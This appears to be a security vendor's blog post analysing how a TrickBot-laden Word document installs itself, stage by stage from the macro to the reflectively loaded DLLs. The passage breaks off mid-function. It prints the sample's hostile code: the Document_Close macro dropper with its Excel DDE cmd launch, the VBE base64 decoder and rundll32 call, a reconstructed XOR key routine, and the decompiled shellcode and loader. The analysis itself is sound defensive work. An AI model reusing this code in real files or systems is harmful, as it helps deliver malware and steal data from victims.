
TrickBot: A Closer Look

2020-12-21 | 11 min read

In early November, the Cybersecurity and Infrastructure Security Agency (CISA) released an advisory warning administrators in the healthcare and public sector that TrickBot is being used to disturb healthcare services by launching ransomware attacks and by stealing data. This month, Threat Simulator released a TrickBot assessment covering the malware's kill chain. In this post, we'll take a close look at the installation phase of the TrickBot infected document that inspired the assessment.



Process tree for the sample under analysis.

Sample.doc Analysis (SHA-1: c2f948d866ff4dfa8aaebda5507c7d606ac9fb28)

The sample is a .doc file, an older file type for Microsoft Word, also known as Microsoft Word 97-2003 format. This file type may contain Visual Basic for Applications (VBA) macros.
The document convinces the target to click Enable Editing and Enable Content. This is common for malicious macro enabled documents to bypass security prompts and run the macro code embedded within it.

The document contains the Document_Close event procedure. Upon closing of the document, the Document.Close event will fire and the Document_Close procedure will be called. This will evade sandboxes that do not close the document during analysis.

```
Private Sub Document_Close()
Dim OldTimer

    OldTimer = Timer

    Do While Abs(Timer - OldTimer) < 2
        DoEvents
    Loop

    ResetCalcD

    Set DeliquentBreak = CreateObject("Excel.Application")
    DeliquentBreak.DisplayAlerts = False
    DeliquentBreak.DDEInitiate "cmd", "/c C:\Artrite\SarilumabSAR153191.vbe"
End Sub
```

The Document_Close procedure will delay execution for 2 seconds and then proceed to call the function ResetCalcD. ResetCalcD will call another function named UniqueValues.

```
Function UniqueValues(ByVal OrigArray As Variant) As Variant

Dim vAns() As Variant
Dim lStartPoint As Long
Dim lEndPoint As Long
Dim lCtr As Long, lCount As Long
Dim iCtr As Integer
Dim col As New Collection
Dim sIndex As String

Dim vTest As Variant, vItem As Variant
Dim iBadVarTypes(4) As Integer
sIndex = "C:\Artrite\Final_Joana\"

'Function does not work with if array element is one of the
'following types
iBadVarTypes(0) = vbObject
iBadVarTypes(1) = vbError
iBadVarTypes(2) = vbDataObject
iBadVarTypes(3) = vbUserDefinedType
iBadVarTypes(4) = vbArray


If Len(Dir(sIndex, vbDirectory)) = 0 Then
        SHCreateDirectoryEx 0, sIndex, ByVal 0&
End If
'Check to see if the parameter is an array
If Not IsArray(OrigArray) Then

    Dim anakinumab As Integer

    anakinumab = 1

    Open "C:\Artrite\SarilumabSAR153191.part" For Binary Access Write As #anakinumab

        Put #anakinumab, , "'<<:Ele bloqueia a atividade"
        Put #anakinumab, , "':>>sendo certo que outra se encontra designada"
        Put #anakinumab, , "'////>Foram realizadas buscas nas bases"

    Close #anakinumab

     Open "C:\Artrite\SarilumabSAR153191.vbe" For Output Access Write As #anakinumab

        Print #anakinumab, "'<<:Ele bloqueia a atividade"
        Print #anakinumab, luinpedrnass.dados.Caption
        Print #anakinumab, "':>>sendo certo que outra se encontra designada"
        Print #anakinumab, "'////>Foram realizadas buscas nas bases"

    Close #anakinumab

    Err.Raise ERR_BP_NUMBER, , ERR_BAD_PARAMETER
    Exit Function
End If
```

The UniqueValues function will first create the directory "C:\Artrite\Final_Joana\"
Then, UniqueValues will create the file "C:\Artrite\SarilumabSAR153191.part" and fill it with VBScript comments.

Finally, UniqueValues will create the file "C:\Artrite\SarilumabSAR153191.vbe" and fill it with VBScript comments along with the value of the caption "luinpedrnass.dados.Caption." The caption contains the next stage payload, a VBScript file.

After the call to ResetCalcD, the Document_Close procedure will create an Excel.Application object. As a result, svchost.exe will spawn a process for excel.exe. This will mask the calling process, winword.exe in this case, and will make tracking the process tree and kill chain of the malware more difficult.
Next, the DisplayAlert property is set to False. This will prevent UI pop-ups from being presented to the user.
Finally, the DDEInitiate method is called. This method will launch an application if the target system has the *Dynamic Data Exchange Server Launch* Trust Center setting enabled. This setting is no longer enabled by default.
If configured to do so, DDEInitiaite will cause excel.exe to launch cmd.exe with the command-line:

```
cmd /c C:\Artrite\SarilumabSAR153191.vbe
```

Finally, wscript.exe will execute the next stage, C:\Artrite\SarilumabSAR153191.vbe.

tl;dr: The malicious document will use the Document_Close VBA macro to drop and execute a VBE file upon closing the document.

SarilumabSAR153191.vbe Analysis

The script file contains double base64 encoded data in a variable named tData*.*

```
tData = tData + "VFZxUUFBTUFBQUFFQUFBQS8vOEFBTGdBQUFBQUFBQUFRQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUFBQUE2QU"
tData = tData + "FBQUE0ZnVnNEF0QW5OSWJnQ1RNMGhWR2hwY31Cd2NtOW5jbUZ0SUd0aGJtNXZkQ0JpW1NCeWRXNGdhVzRnUkU5VE1HMXZaR1V1RFEwS0pBQUFB"
tData = tData + "QUFBQUFDWWs4MiszUEtqN2R6eW8rM2M4cVB0MmY2czdjdnlvKzNaL3Z6dHJ2S2o3Yy82L3UzZThxUHRYL3IrN2R2eW8rM2M4cUx0VS9Lajdkbi"
tData = tData + "t3KzNKOHFQdDJmNy83ZDN5byswdytmM3QzZktqN2RuKyt1M2Q4cVB0VW1samFOen1vKzBBQUFBQUFBQUFBRkJGQUFCTUFFRVVFLRHFwWHdBQUFB"
tData = tData + "QUFBQUFBNEFBT01Rc0JCd29BMEFBQUFEQndBQUFBQUFEVVRBQUFBQkFBQUFEZ0FBQUFBQUFRQUJBQUFBQVFBQUFFQUFBQUFBQUFBQVFBQUFBQU"
tData = tData + "FBQUFBQkJ4QUFBUUFBQUFBQUFBQWdBQUFBQUFFQUFBRUFBQUFBQVFBQUFRQUFBQUFBQUFFQUFBQUhBVUFRQk1BQUFBZEE0QkFDZ0FBQUFBMEd3"
```

tData is decoded using the function DecodeBase64_1.
DecodeBase64_1 uses the Microsoft.XMLDOM object to decode base64 encoded data and uses the Adodb.Stream object to write the decoded contents to “C:\Artrite\Final_Joana\WhatAreTopFacts.rtc”
There is minor obfuscation using the Chr function to hide the strings "b64" and "bin.base64"

```
xData = DecodeBase64_1(tData)

Function DecodeBase64_1(b64)
Dim b
With CreateObject("Microsoft.XMLDOM").createElement(chr(98) & chr(54) & chr(52))
.DataType = chr(98) & chr(105) & chr(110) & chr(46) & chr(98) & chr(97) & chr(115) & chr(101) & chr(54) & chr(52): .Text = b64
b = .nodeTypedValue
With CreateObject("Adodb.Stream")
.Open: .Type = 1: .Write b: .Position = 0: .Type = 2: .Charset = "Windows-1251"
DecodeBase64_1 = .ReadText
.Position = 0
.Type = 2
.Charset = "Windows-1251"
.SaveToFile "C:\Artrite\Final_Joana\WhatAreTopFacts.rtc", 2
.Close
End With
End With
End Function
```

The data is then decoded a second time with a similar base64 decoding function and once again saved to “C:\Artrite\Final_Joana\WhatAreTopFacts.rtc”

```
xData2 = DecodeBase64_3(xData)

Function DecodeBase64_3(b64)
Dim b
With CreateObject("Microsoft.XMLDOM").createElement(chr(98) & chr(54) & chr(52))
.DataType = chr(98) & chr(105) & chr(110) & chr(46) & chr(98) & chr(97) & chr(115) & chr(101) & chr(54) & chr(52): .Text = b64
b = .nodeTypedValue
With CreateObject("Adodb.Stream")
.Open: .Type = 1: .Write b: .Position = 0: .Type = 2: .Charset = "Windows-1251"
DecodeBase64_3 = .ReadText
.Position = 0
.Type = 2
.Charset = "Windows-1251"
.SaveToFile "C:\Artrite\Final_Joana\WhatAreTopFacts.rtc", 2
.Close
End With
End With

End Function
```

Finally, an Excel DDE is used once again to launch the next stage, WhatAreTopFacts.rtc (a 32-bit DLL file), using rundll32.exe

```
Set obj = CreateObject("Excel.Application")
obj.DisplayAlerts = False
obj.DDEInitiate "cmd", "/c Rundll32 C:\Artrite\Final_Joana\WhatAreTopFacts.rtc,DllRegisterServer"
```

tl;dr: SarilumabSAR153191.vbe will drop and execute a 32-bit DLL file using rundll32.exe.

WhatAreTopFacts.rtc Analysis

WhatAreTopFacts.rtc is a DLL that exports the function DllRegisterServer.
It is odd that the malware author chose to name the exported function DllRegisterServer while not taking advantage of the LoLBins that utilize that exported function. (msiexec.exe, odbcconf.exe)

```
C:\Artrite\Final_Joana>dumpbin /EXPORTS WhatAreTopFacts.rtc
Microsoft (R) COFF/PE Dumper Version 14.27.29112.0
Copyright (C) Microsoft Corporation.  All rights reserved.


Dump of file WhatAreTopFacts.rtc

File Type: DLL

  Section contains the following exports for DIE.exe

    00000000 characteristics
    5FA93A28 time date stamp Mon Nov  9 04:46:32 2020
        0.00 version
           1 ordinal base
           1 number of functions
           1 number of names

    ordinal hint RVA      name

          1    0 00001E10 DllRegisterServer
```

The DllRegisterServer function will deobfuscate the strings "LdrFindResource_U" and "LdrAccessResource".

```
FUN_1001ab0("LdrFin",6);
local_d4 = 0xf;
local_d8 = 0;
local_e8 = local_e8 & 0xffffff00;
FUN_1001ab0("dReso",5);
local_9c = 0xf;
local_a0 = 0;
local_b0 = local_b0 & 0xffffff00;
FUN_1001ab0("urce_U",6);
```

```
FUN_1001ab0(&sLdr,3);
local_f0 = 0xf;
local_f4 = 0;
local_104 = local_104 & 0xffffff00;
FUN_1001ab0("Acces",5);
local_b8 = 0xf;
local_bc = 0;
local_cc = local_cc & 0xffffff00;
FUN_1001ab0("sResource",9);
```

Next, DllRegisterServer will dynamically resolve the API functions ntdll!LdrFindResource_U and ntdll!LdrAccessResource before calling LdrFindResource_U and LdrAccessResource to fetch the contents of a resource embedded within the resource section of the binary.

```
hNtdll = LoadLibraryA("ntdll.dll");
if (local_3c < 0x10) {
  sLdrFindResource_U = (LPCSTR)&sLdrFindResource_U;
}
_pLdrFindResource_U = GetProcAddress(hNtdll,sLdrFindResource_U);
if (local_58 < 0x10) {
  sLdrAccessResource = (LPCSTR)&sLdrAccessResource;
}
_pLdrAccessResource = GetProcAddress(hNtdll,sLdrAccessResource);
                    /* 0x10000000 = DLL's base address */
iVar3 = (*_pLdrFindResource_U)(0x10000000,&ldrResourceInfo,3,&pImageResourceDataEntry);
if (-1 < iVar3) {
  (*_pLdrAccessResource)(0x10000000,unaff_EBX,&stack0xfffffee0,&stack0xfffffed8);
}
```

The embedded resource has an entropy value of 7.99613 bits per byte. The high entropy suggests that the resource is encrypted data.

DllRegisterServer will then copy the resource data into freshly allocated PAGE_EXECUTE_READWRITE memory.

```
flProtect = _atol("64");
                    /* MEM_COMMIT = 0x1000 , PAGE_EXECUTE_READWRITE = 64 */
pShellcode = VirtualAlloc((LPVOID)0x0,resourceSize,0x1000,flProtect);
i = resourceSize >> 2;
pCurrent = (undefined4 *)pShellcode;
while (i != 0) {
  i = i - 1;
  *pCurrent = *pResourceData;
  pResourceData = pResourceData + 1;
  pCurrent = pCurrent + 1;
}
i = resourceSize & 3;
while (i != 0) {
  i = i - 1;
  *(undefined *)pCurrent = *(undefined *)pResourceData;
  pResourceData = (undefined4 *)((int)pResourceData + 1);
  pCurrent = (undefined4 *)((int)pCurrent + 1);
}
```

DllRegisterServer will go onto decrypt the resource data using a dynamically derived key and an XOR based encryption/decryption routine.

```
DeriveKey(s_h&^Pwxd#0itl9WQEVm^pb!*b+ZWJD3c*_10012100,0x4b,&stack0xfffffedc);
EncryptDecrypt(pShellcode,resourceSize,&stack0xfffffedc);
```

```c
static char SEED[] = "h&^Pwxd#0itl9WQEVm^pb!*b+ZWJD3c*6KN40ScmWoDDSDm>gr6WgE)W>k8L8cjm#(Syz)ywgY";

#define KEYLENGTH 399

static int DeriveKey(unsigned char * seed, int seedLength, unsigned char * key, int * keyLength)
{
    if (*keyLength < KEYLENGTH)
        return -1;
    *keyLength = KEYLENGTH;

    for (int i = 0; i < KEYLENGTH; i++)
        key[i] = (char)i;

    int indexSeed = 0;
    int indexA = 0;
    unsigned char valueA = 0;
    int indexB = 0;
    for (int i = 0; i < KEYLENGTH; i += 3)
    {
        for (int j = 0; j < 3; j++)
        {
            indexA = i + j;
            valueA = key[indexA];
            indexB = (valueA + indexB + seed[indexSeed & 0xff]) % KEYLENGTH & 0xff;
            key[indexA] = key[indexB];
            key[indexB] = valueA;
            indexSeed = (int)((indexSeed & 0xff) + 1) % seedLength & 0xff;
        }
    }

    return 0;
}
static int EncyptDecrypt(unsigned char* buffer, int bufferLength)
{
    unsigned char key[KEYLENGTH];
    int keyLength = sizeof(key);

    if (DeriveKey(SEED, sizeof(SEED), key, &keyLength) < 0)
        return -1;

    if (bufferLength > 0)
    {
        unsigned int indexA = 0;
        unsigned int indexB = 0;
        unsigned char valueA = 0;
        unsigned char valueX = 0;
        unsigned char valueY = 0;
        for (int i = 0; i < bufferLength; i++)
        {
            indexA = (indexA + 1) % keyLength & 0xff;
            indexB = (key[indexA] + indexB) % keyLength & 0xff;
            valueA = key[indexA];
            key[indexA] = key[indexB];
            key[indexB] = valueA;
            valueY = key[indexA];
            valueX = key[indexB];
            buffer[i] ^= key[((unsigned int)valueX + (unsigned int)valueY) % keyLength & 0xffU];
        }
    }

    return 0;
}
```

Finally, DllRegisterServer will execute the decrypted resource data. The resource data turns out to be encrypted shellcode.

```
(*(code *)pShellcode)();
```

tl;dr: WhatAreTopFacts.rtc will decrypt and execute encrypted shellcode embedded as a resource.

WhatAreTopFacts.rtc Shellcode Analysis

At the tail end of the shellcode there is an embedded Portable Executable (PE) file. The embedded PE is a DLL.

```
00000520  8B 44 16 1C 8D 04 88 8B 04 10 03 C2 EB DB 4D 5A  ‹D....^‹...ÂëÛMZ
00000530  90 00 03 00 00 00 04 00 00 00 FF FF 00 00 B8 00  ..........ÿÿ..¸.
00000540  00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00  ......@.........
00000550  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000560  00 00 00 00 00 00 00 00 00 00 C8 00 00 00 0E 1F  ..........È.....
00000570  BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68 69 73  º..´.Í!¸.LÍ!This
00000580  20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F 74 20   program cannot 
00000590  62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20 6D 6F  be run in DOS mo
000005A0  64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00 85 F6  de....$.......…ö
000005B0  8B C2 C1 97 E5 91 C1 97 E5 91 C1 97 E5 91 1C 68  ‹ÂÁ—å‘Á—å‘Á—å‘.h
```

The shellcode begins by using the (JMP)/CALL/POP technique to get the base address of the shellcode. The base address is then used to calculate the start and end address of the embedded PE.

```
0x00000000    e800000000    call   5
0x00000005    58            pop    eax ; get EIP
0x00000006    89c3          mov    ebx, eax
0x00000008    0529050000    add    eax, 0x529 ; shellcodebase + 0x52e (0x529+0x5) = start of DLL
0x0000000d    81c3296b0300  add    ebx, 0x36b29 ; shellcodebase + 0x36b2e (0x36b29+0x5) = end of DLL
0x00000013    6801000000    push   1
0x00000018    6805000000    push   5
0x0000001d    53            push   ebx
0x0000001e    68807b1ced    push   0xed1c7b80 ; int32_t arg_5ch
0x00000023    50            push   eax ; int32_t arg_6ch ; dllBaseAddress
0x00000024    e804000000    call   LoadDll
```

In the shellcode, there is a function that gets a pointer to the PEB and walks the linked list of loaded modules.

```
216: GetProcAddressByHash ();
; var int32_t var_10h @ esp+0x10
; var uint32_t var_14h @ esp+0x14
; var uint32_t var_18h @ esp+0x18
; var int32_t var_1ch @ esp+0x1c
0x00000456    83ec10          sub    esp, 0x10
0x00000459    64a130000000    mov    eax, dword fs:[0x30] ; get a pointer to the PEB
0x0000045f    53              push   ebx
0x00000460    55              push   ebp
0x00000461    56              push   esi
0x00000462    8b400c          mov    eax, dword [eax + 0xc] ; get PEB->Ldr
0x00000465    57              push   edi
0x00000466    894c2418        mov    dword [var_18h], ecx
0x0000046a    8b700c          mov    esi, dword [eax + 0xc] ; get Ldr->InLoadOrderModuleList.Flink
```

In the same function, the ror instruction is used within a loop.

```
0x0000049f    c1c90d    ror    ecx, 0xd ; ROR 13
```

This function implements a common shellcode technique that resolves Windows API functions by using a precomputed value using a ROR 13 based hash function.

The shellcode will then use the above function to resolve the APIs necessary to load a PE from memory.

```
0x0000002d      83ec48                  sub     esp, 0x48
0x00000030      8364241800              and     dword [var_18h], 0
0x00000035      b94c772607              mov     ecx, 0x726774c ; Kernel32!LoadLibraryA
0x0000003a      53                      push    ebx
0x0000003b      55                      push    ebp
0x0000003c      56                      push    esi
0x0000003d      57                      push    edi
0x0000003e      33f6                    xor     esi, esi
0x00000040      e811040000              call    GetProcAddressByHash
0x00000045      b949f70278              mov     ecx, 0x7802f749 ; Kernel32!GetProcAdress
0x0000004a      8944241c                mov     dword [var_1ch], eax
0x0000004e      e803040000              call    GetProcAddressByHash
0x00000053      b958a453e5              mov     ecx, 0xe553a458 ; Kernel32!VirtualAlloc
0x00000058      89442420                mov     dword [var_20h], eax
0x0000005c      e8f5030000              call    GetProcAddressByHash
0x00000061      b910e18ac3              mov     ecx, 0xc38ae110 ; Kernel32!VirtualProtect
0x00000066      8be8                    mov     ebp, eax
0x00000068      e8e9030000              call    GetProcAddressByHash
0x0000006d      b9afb15c94              mov     ecx, 0x945cb1af ; Ntdll!NtFlushInstructionCache
0x00000072      8944242c                mov     dword [var_2ch], eax
0x00000076      e8db030000              call    GetProcAddressByHash
0x0000007b      b933009e95              mov     ecx, 0x959e0033 ; '3' ; Kernel32!GetNativeSystemInfo
0x00000080      89442430                mov     dword [var_30h], eax
0x00000084      e8cd030000              call    GetProcAddressByHash
```

These APIs will be used to load the PE in memory.

tl;dr: The shellcode will load and execute a DLL from memory.

WhatAreTopFacts.rtc Embedded DLL 1 Analysis

There is an embedded PE within this DLL. The embedded PE is a DLL.

```
20 6D 65 6D 6F 72 79 20 70 61 67 65 00 00 00 00   memory page....
47 65 74 4E 61 74 69 76 65 53 79 73 74 65 6D 49  GetNativeSystemI
6E 66 6F 00 6B 00 65 00 72 00 6E 00 65 00 6C 00  nfo.k.e.r.n.e.l.
33 00 32 00 2E 00 64 00 6C 00 6C 00 00 00 00 00  3.2...d.l.l.....
4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00  MZ..........ÿÿ..
B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00  ,.......@.......
00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00 00 00 00 00 00 00 00 00 00 00 00 D0 00 00 00  ............Ð...
0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68  ..º..´.Í!¸.LÍ!Th
69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F  is program canno
74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20  t be run in DOS 
6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00  mode....$.......
97 DC AD ED D3 BD C3 BE D3 BD C3 BE D3 BD C3 BE  —Ü.íÓ½Ã¾Ó½Ã¾Ó½Ã¾
```

First, this DLL dynamically resolves the API function kernel32!GetNativeSystemInfo.

```
sGetNativeSystemInfo = s_GetNativeSystemInfo;
hKernel32 = LoadLibraryW(u_kernel32.dll);
pGetNativeSystemInfo = GetProcAddress(hKernel32,sGetNativeSystemInfo);
```

Next, the DLL parses the embedded PE's headers and calculates the PE’s size.

```
                  /* if (peAddress points to a PE file) */
if (peImageBase->e_magic == 0x5a4d) {
  bSufficentSize = GreaterThanEqualTo(peSize,peImageBase->e_lfanew + 0xf8);
  if (bSufficentSize != 0) {
    pPEHeader = (PIMAGE_NT_HEADERS32)((int)&peImageBase->e_magic + peImageBase->e_lfanew);
                  /* 0x4550 = "PE" */
    if (pPEHeader->Signature == 0x4550) {
                  /* 0x14C = i386 32-bit file */
      if ((pPEHeader->FileHeader).Machine == 0x14c) {
                  /* even SectionAlignment */
        if (((pPEHeader->OptionalHeader).SectionAlignment & 1) == 0) {
          pSectionHeader =
               (PIMAGE_SECTION_HEADER)
               ((int)&(pPEHeader->OptionalHeader).Magic +
               (uint)(pPEHeader->FileHeader).SizeOfOptionalHeader);
          i = 0;
          while (i < (pPEHeader->FileHeader).NumberOfSections) {
            if (pSectionHeader->SizeOfRawData == 0) {
              rvaEndOfSection =
                   pSectionHeader->VirtualAddress + (pPEHeader->OptionalHeader).SectionAlignment
              ;
            }
            else {
              rvaEndOfSection = pSectionHeader->VirtualAddress + pSectionHeader->SizeOfRawData;
            }
            if (calculatedImageSize < rvaEndOfSection) {
              calculatedImageSize = rvaEndOfSection;
            }
            i = i + 1;
            pSectionHeader = pSectionHeader + 1;
          }
          (*pGetNativeSystemInfo)(&systemInfo);
                  /* alignedImageSize */
          reusedVar = AtlAlignUp<int>((pPEHeader->OptionalHeader).SizeOfImage,
                                      systemInfo.dwPageSize);
          alignedCalculatedImageSize =
               AtlAlignUp<int>(calculatedImageSize,systemInfo.dwPageSize);
```

Afterwards, VirtualAlloc is used to allocate memory at the PE's preferred base address. If memory allocation fails, then memory is allocated again, this time letting the OS decide the allocated memory address.

```
    /* MEM_COMMIT | MEM_RESERVE, PAGE_READWRITE */
pRWImageBase = (LPVOID)(*(code *)callVirtualAlloc)
                          ((pPEHeader->OptionalHeader).ImageBase,reusedVar,
                           0x3000,4,zero);
if ((pRWImageBase == (LPVOID)0x0) &&
   (pRWImageBase = (LPVOID)(*(code *)callVirtualAlloc)(0,reusedVar,0x3000,4,zero),
   pRWImageBase == (LPVOID)0x0)) {
  SetLastError(0xe);
}
```

Next, the DLL allocates heap memory for a custom struct and initializes it.

```
dwBytes = 0x40;
dwFlags = 8;
hHeap = GetProcessHeap();
pReflectiveLoaderInstance =
     (REFLECTIVE_LOADER_INSTANCE *)HeapAlloc(hHeap,dwFlags,dwBytes);
```

```
pReflectiveLoaderInstance->pRWImageBase = pRWImageBase;
bIsDLL = (uint)(((pPEHeader->FileHeader).Characteristics & 0x2000) != 0);
pReflectiveLoaderInstance->bIsDLL = bIsDLL;
*(undefined **)&pReflectiveLoaderInstance->pVirtualAlloc = callVirtualAlloc;
*(undefined **)&pReflectiveLoaderInstance->pVirtualFree = callVirtualFree;
*(int *)&pReflectiveLoaderInstance->pLoadLibraryA = callLoadLibraryA;
*(int *)&pReflectiveLoaderInstance->pGetProcAddress = callGetProcAddress;
*(int *)&pReflectiveLoaderInstance->pFreeLibrary = callFreeLibrary;
pReflectiveLoaderInstance->Unknown_0x34 = zero;
pReflectiveLoaderInstance->dwPageSize = systemInfo.dwPageSize;
```

Next, the DLL copies the PE's headers into the allocated memory region.

```
pRWHeader = (void *)(*(code *)callVirtualAlloc)
                              (pRWImageBase,
                               (pPEHeader->OptionalHeader).SizeOfHeaders,
                               0x1000,4,zero);
memcpy(pRWHeader,peImageBase,(pPEHeader->OptionalHeader).SizeOfHeaders);
```

The headers are then used to load the PE's sections into memory.

```
reusedVar = LoadSectionsIntoMemory
                      (peImageBase,peSize,pPEHeader,pReflectiveLoaderInstance)
;
```

The DLL will then go onto perform base relocation, if necessary.

```
/* reusedVar = ImageBase delta */
    reusedVar = (pReflectiveLoaderInstance->pRWPEHeader->OptionalHeader).
                ImageBase - (pPEHeader->OptionalHeader).ImageBase;
    if (reusedVar == 0) {
/* PE was successfully loaded into its preferred base address */
      pReflectiveLoaderInstance->bRelocationComplete = 1;
    }
    else {
      uVar1 = ProcessRelocationTable(pReflectiveLoaderInstance,reusedVar);
      pReflectiveLoaderInstance->bRelocationComplete = uVar1;
    }
```

Next, the libraries in the PE's import table will be loaded.

```
reusedVar = ProcessImportTable(pReflectiveLoaderInstance);
```

Afterwards, the image base address in the PEB is set to the base address of the next stage PE.

```
/* reusedVar := PPEB pPeb;
   pPeb = (PPEB)__readfsdword(0x30);
   pPeb->ImageBaseAddress = pRWImageBase;
   ((PLDR_MODULE)(pPeb->Ldr->InLoadOrderModuleList)).BaseAddress = pRWImageBase;
    */
      reusedVar = *(int *)(in_FS_OFFSET + 0x30);
      *(LPVOID *)(reusedVar + 8) = pRWImageBase;
      *(LPVOID *)(*(int *)(*(int *)(reusedVar + 0xc) + 0xc) + 0x18) =
           pRWImageBase;
```

Finally, the entry point of the next stage PE will be called.

```
/* Call the entry point of the reflectively loaded PE */
     (*(code *)((pReflectiveLoaderInstance->pRWPEHeader->OptionalHeader).
                AddressOfEntryPoint + (int)pRWImageBase))();
    pReflectiveLoaderInstance->bCalledEntryPoint = 1;
```

This DLL is a reflective loader.

The custom struct from earlier can be used to find the source of this reflective loader implementation. Googling the following will lead to a fork of the MemoryModule project:

site:github.com "VirtualAlloc" "VirtualFree" "LoadLibraryA" "GetProcAddress" "FreeLibrary" "HeapAlloc"

The simularity struct definitions suggests that this DLL uses a derivative of the MemoryModule project.

```
typedef struct {
    PIMAGE_NT_HEADERS headers;
    unsigned char *codeBase;
    HCUSTOMMODULE *modules;
    int numModules;
    BOOL initialized;
    BOOL isDLL;
    BOOL isRelocated;
    CustomAllocFunc alloc;
    CustomFreeFunc free;
    CustomLoadLibraryFunc loadLibrary;
    CustomGetProcAddressFunc getProcAddress;
    CustomFreeLibraryFunc freeLibrary;
    struct ExportNameEntry *nameExportsTable;
    void *userdata;
    ExeEntryProc exeEntry;
    DWORD pageSize;
#ifdef _WIN64
    POINTER_LIST *blockedMemory;
#endif
} MEMORYMODULE, *PMEMORYMODULE;
```

Struct definition from MemoryModule

PIMAGE_NT_HEADERS32	pRWPEHeader
LPVOID	pRWImageBase
int	
int	
BOOL	bCalledEntryPoint
BOOL	bIsDLL
BOOL	bRelocationComplete
LPVOID	pVirtualAlloc
LPVOID	pVirtualFree
LPVOID	pLoadLibraryA
LPVOID	pGetProcAddress
LPVOID	pFreeLibrary
int	
int	Unknown_0x34
int	Unknown_0x38
DWORD	dwPageSize

Reversed struct definition

The only significant differences between reflective loader implementations were:

- A custom implementation of the C Run-time Library's (CRT) realloc function is used. This is a necessary since the CRT's realloc function requires that the CRT is initialized, which it will not be in this case.
- GetNativeSystemInfo is dynamically resolved instead of imported
- The image base addresses in the PEB is updated

tl;dr: This DLL will load and execute the next stage DLL from memory using MemoryModule.

WhatAreTopFacts.rtc Embedded DLL 2 Analysis

This DLL is similar but slightly different to the DLL from the previous stage. The custom struct no longer has a field for VirtualAlloc and VirtualFree. This correlates with revisions of MemoryModule prior to commit d88817fb.
It is odd that two different versions of the same project are used within the same sample.

```
pReflectiveLoaderInstance->pRWImageBase = pRWImageBase;
bIsDLL = (uint)(((pPEHeader->FileHeader).Characteristics & 0x2000) != 0);
pReflectiveLoaderInstance->bIsDLL = bIsDLL;
*(int *)&pReflectiveLoaderInstance->pLoadLibraryA = callLoadLibrary;
*(int *)&pReflectiveLoaderInstance->pGetProcAddress = callGetProcAddress;
*(int *)&pReflectiveLoaderInstance->pFreeLibrary = callFreeLibrary;
pReflectiveLoaderInstance->field_0x28 = zero;
pReflectiveLoaderInstance->dwPageSize = systemInfo.dwPageSize;
```

The next stage DLL is launched by calling its DllRegisterServer exported function.

```
hMemoryModule = (int *)MemoryLoadLibrary(&DAT_PayloadDLL3,0x32400);
pDllRegisterServer = (code *)MemoryGetProcAddress(hMemoryModule,(byte *)"DllRegisterServer");
(*pDllRegisterServer)(param_2);
```

tl;dr: This DLL will load and execute the next stage DLL from memory using MemoryModule (again).

WhatAreTopFacts.rtc Embedded DLL 3 Analysis

First, the DLL will allocate PAGE_EXECUTE_READWRITE memory using obfuscated values for the constants: MEM_COMMIT and PAGE_EXECUTE_READWRITE.

```
lpAddress = (LPVOID)0x0;
flAllocationType = 0x5000;
while (0x1000 < flAllocationType) {
  flAllocationType = flAllocationType - 1;
}
flProtect = flAllocationType;
while (0x40 < flProtect) {
  flProtect = flProtect - 1;
}
do {
                  /* MEM_COMMIT, PAGE_EXECUTE_READWRITE */
  shellcode = (LPTHREAD_START_ROUTINE)VirtualAlloc(lpAddress,0x41000,flAllocationType,flProtect);
  if (shellcode == (LPTHREAD_START_ROUTINE)0x0) {
    Sleep(500);
  }
} while (shellcode == (LPTHREAD_START_ROUTINE)0x0);
```

Then, encrypted shellcode is decrypted using an XOR based encryption/decryption routine.

```
undefined4 GetDecryptedShellcode(undefined4 unused,LPVOID shellcode)

{
  EncryptDecrypt((uint *)&DAT_encryptedShellcode,0x31730,(uint *)shellcode);
